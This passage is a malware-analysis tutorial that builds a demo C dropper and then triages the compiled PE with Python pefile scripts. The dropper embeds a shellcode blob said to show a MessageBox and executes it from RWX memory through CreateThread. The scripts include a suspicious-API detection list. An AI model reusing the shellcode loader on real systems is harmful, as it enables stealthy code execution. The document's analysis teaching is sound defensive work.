Malware analysis: part 10. Practical PE parsing. Simple python examples.
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is based on an exercise for my students and readers.
The PE file format theory - DOS header, Optional Header, section table, data directories - was already covered in the Windows shellcoding series. We are not repeating that here. Instead we go straight to the practical side: parsing a real PE binary with Python and extracting the information that matters for triage.
target binary
First we need something to analyze. Let’s write a simple Windows dropper in C (hack.c) that uses several APIs commonly seen in malware, like VirtualAlloc, WriteProcessMemory, CreateThread, WinExec:
/*
 * hack.c
 * simple windows dropper for PE analysis demo
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2026/06/29/malware-analysis-10.html
 */
#include <windows.h>
#include <stdio.h>

// meow-meow messagebox harmless "malware" payload
unsigned char my_payload[] = {
  0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,
  0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,0x8b,0x52,
  0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,0x0f,0xb7,0x4a,
  0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,
  0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,0x20,0x3e,
  0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,
  0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,
  0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,
  0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,
  0xf1,0x3e,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,
  0x40,0x24,0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,
  0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,
  0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,
  0x58,0x41,0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,
  0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0x1a,0x01,0x00,0x00,0x3e,0x4c,0x8d,
  0x85,0x25,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,
  0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,
  0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,
  0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x4d,0x65,0x6f,0x77,0x2d,0x6d,0x65,0x6f,0x77,
  0x21,0x00,0x3d,0x5e,0x2e,0x2e,0x5e,0x3d,0x00
};

static void drop_file(void) {
  HANDLE hFile = CreateFileA(
    "C:\\Temp\\quack.bin",
    GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL, NULL
  );
  if (hFile == INVALID_HANDLE_VALUE) return;
  DWORD written;
  WriteFile(hFile, my_payload, sizeof(my_payload), &written, NULL);
  CloseHandle(hFile);
}

int main(void) {
  drop_file();

  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
                            MEM_COMMIT | MEM_RESERVE,
                            PAGE_EXECUTE_READWRITE);
  if (!mem) return 1;

  WriteProcessMemory(GetCurrentProcess(), mem,
                     my_payload, sizeof(my_payload), NULL);

  WinExec("cmd.exe /c echo meow", SW_HIDE);

  HANDLE hThread = CreateThread(NULL, 0,
                                (LPTHREAD_START_ROUTINE)mem,
                                NULL, 0, NULL);
  if (hThread) {
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
  }

  VirtualFree(mem, 0, MEM_RELEASE);
  return 0;
}
cross-compile on Linux with mingw-w64:
x86_64-w64-mingw32-gcc -O0 -o hack.exe hack.c

We now have hack.exe - a 64-bit Windows PE. All four examples below analyze this same file.
.\hack.exe


Install the library if you have not already:
pip install pefile
practical example 1 - basic metadata
hack.py reads the File Header and Optional Header and prints the fields that matter most for first-look triage: architecture, compile timestamp, entry point, image base, section list.
#!/usr/bin/env python3
"""
hack.py - PE basic metadata
author: @cocomelonc
https://cocomelonc.github.io/malware/2026/06/29/malware-analysis-10.html
"""
import sys
import datetime
import pefile

MACHINES = {
  0x014c: "x86 (i386)",
  0x8664: "x64 (AMD64)",
  0x01c0: "ARM",
  0xaa64: "ARM64",
}

def parse_basic(path: str) -> None:
  pe = pefile.PE(path)

  machine  = pe.FILE_HEADER.Machine
  ts       = pe.FILE_HEADER.TimeDateStamp
  ep       = pe.OPTIONAL_HEADER.AddressOfEntryPoint
  base     = pe.OPTIONAL_HEADER.ImageBase
  n_sects  = pe.FILE_HEADER.NumberOfSections
  compiled = datetime.datetime.utcfromtimestamp(ts).strftime("%Y-%m-%d %H:%M:%S UTC")

  print(f"file       : {path}")
  print(f"machine    : {MACHINES.get(machine, f'unknown 0x{machine:04x}')}")
  print(f"compiled   : {compiled}")
  print(f"entry point: 0x{ep:08x}  (VA 0x{base + ep:08x})")
  print(f"image base : 0x{base:016x}")
  print(f"sections   : {n_sects}")
  print()

  print(f"  {'name':<10} {'virt addr':>12}  {'raw size':>10}  characteristics")
  print(f"  {'-'*10} {'-'*12}  {'-'*10}  {'-'*14}")
  for s in pe.sections:
    name = s.Name.decode(errors="replace").rstrip("\x00")
    print(f"  {name:<10} 0x{s.VirtualAddress:08x}    {s.SizeOfRawData:>10}  0x{s.Characteristics:08x}")

  pe.close()

if __name__ == "__main__":
  parse_basic(sys.argv[1] if len(sys.argv) > 1 else "hack.exe")
demo 1
Just run:
python3 hack.py hack.exe
The compile timestamp is the first thing to check in triage. Malware authors sometimes set it to zero (0x00000000) or forge an old date to confuse analysts. A timestamp far in the future, or exactly 0, is itself an indicator.
practical example 2 - import table and suspicious API detection
hack2.py walks the import directory and flags any function that appears in a known-suspicious list. The list covers the most common Windows APIs used for process injection, remote execution, keylogging, registry persistence, and anti-debug.
#!/usr/bin/env python3
"""
hack2.py - import table + suspicious API detection
author: @cocomelonc
https://cocomelonc.github.io/malware/2026/06/29/malware-analysis-10.html
"""
import sys
import pefile

SUSPICIOUS = {
  # memory / injection
  "VirtualAlloc", "VirtualAllocEx", "VirtualProtect", "VirtualProtectEx",
  "WriteProcessMemory", "ReadProcessMemory",
  "NtAllocateVirtualMemory", "NtWriteVirtualMemory",
  # thread injection
  "CreateRemoteThread", "CreateRemoteThreadEx",
  "NtCreateThreadEx", "RtlCreateUserThread",
  "QueueUserAPC",
  # process
  "OpenProcess", "OpenThread",
  "CreateProcessA", "CreateProcessW",
  # execution
  "WinExec", "ShellExecuteA", "ShellExecuteW",
  "CreateThread",
  # networking
  "URLDownloadToFileA", "URLDownloadToFileW",
  "InternetOpenA", "InternetOpenW",
  "InternetConnectA", "InternetConnectW",
  "HttpOpenRequestA", "HttpSendRequestA",
  "socket", "connect", "send", "recv",
  # registry persistence
  "RegOpenKeyExA", "RegOpenKeyExW",
  "RegSetValueExA", "RegSetValueExW",
  # hooks / keylogging
  "SetWindowsHookExA", "SetWindowsHookExW",
  "GetAsyncKeyState", "GetKeyState",
  # anti-debug
  "IsDebuggerPresent", "CheckRemoteDebuggerPresent",
  "NtQueryInformationProcess",
}

def parse_imports(path: str) -> None:
  pe = pefile.PE(path)

  if not hasattr(pe, "DIRECTORY_ENTRY_IMPORT"):
    print("no import directory found")
    pe.close()
    return

  flags = []

  for entry in pe.DIRECTORY_ENTRY_IMPORT:
    dll = entry.dll.decode(errors="replace")
    print(f"[+] {dll}")
    for imp in entry.imports:
      if imp.name is None:
        name = f"#ord{imp.ordinal}"
      else:
        name = imp.name.decode(errors="replace")
      tag = " <-- SUSPICIOUS" if name in SUSPICIOUS else ""
      print(f"    {name}{tag}")
      if tag:
        flags.append((dll, name))

  print()
  if flags:
    print(f"{len(flags)} suspicious import(s):")
    for dll, fn in flags:
      print(f"    {dll}!{fn}")
  else:
    print("no suspicious imports detected")

  pe.close()

if __name__ == "__main__":
  parse_imports(sys.argv[1] if len(sys.argv) > 1 else "hack.exe")
demo 2
Run:
python3 hack2.py hack.exe



VirtualAlloc, WriteProcessMemory, CreateThread, WinExec - all flagged. This is exactly the import profile of a basic shellcode injector. A clean utility would import none of those.
practical example 3 - per-section Shannon entropy

In part 6 we computed Shannon entropy for a whole file. Here we apply the same formula per section. A packed or encrypted section has entropy close to 8.0 (maximum). A normal .text section is typically between 5.0 and 6.5.
#!/usr/bin/env python3
"""
hack3.py - per-section Shannon entropy
author: @cocomelonc
https://cocomelonc.github.io/malware/2026/06/29/malware-analysis-10.html
"""
import sys
import math
import pefile

def entropy(data: bytes) -> float:
  if not data:
    return 0.0
  freq = [0] * 256
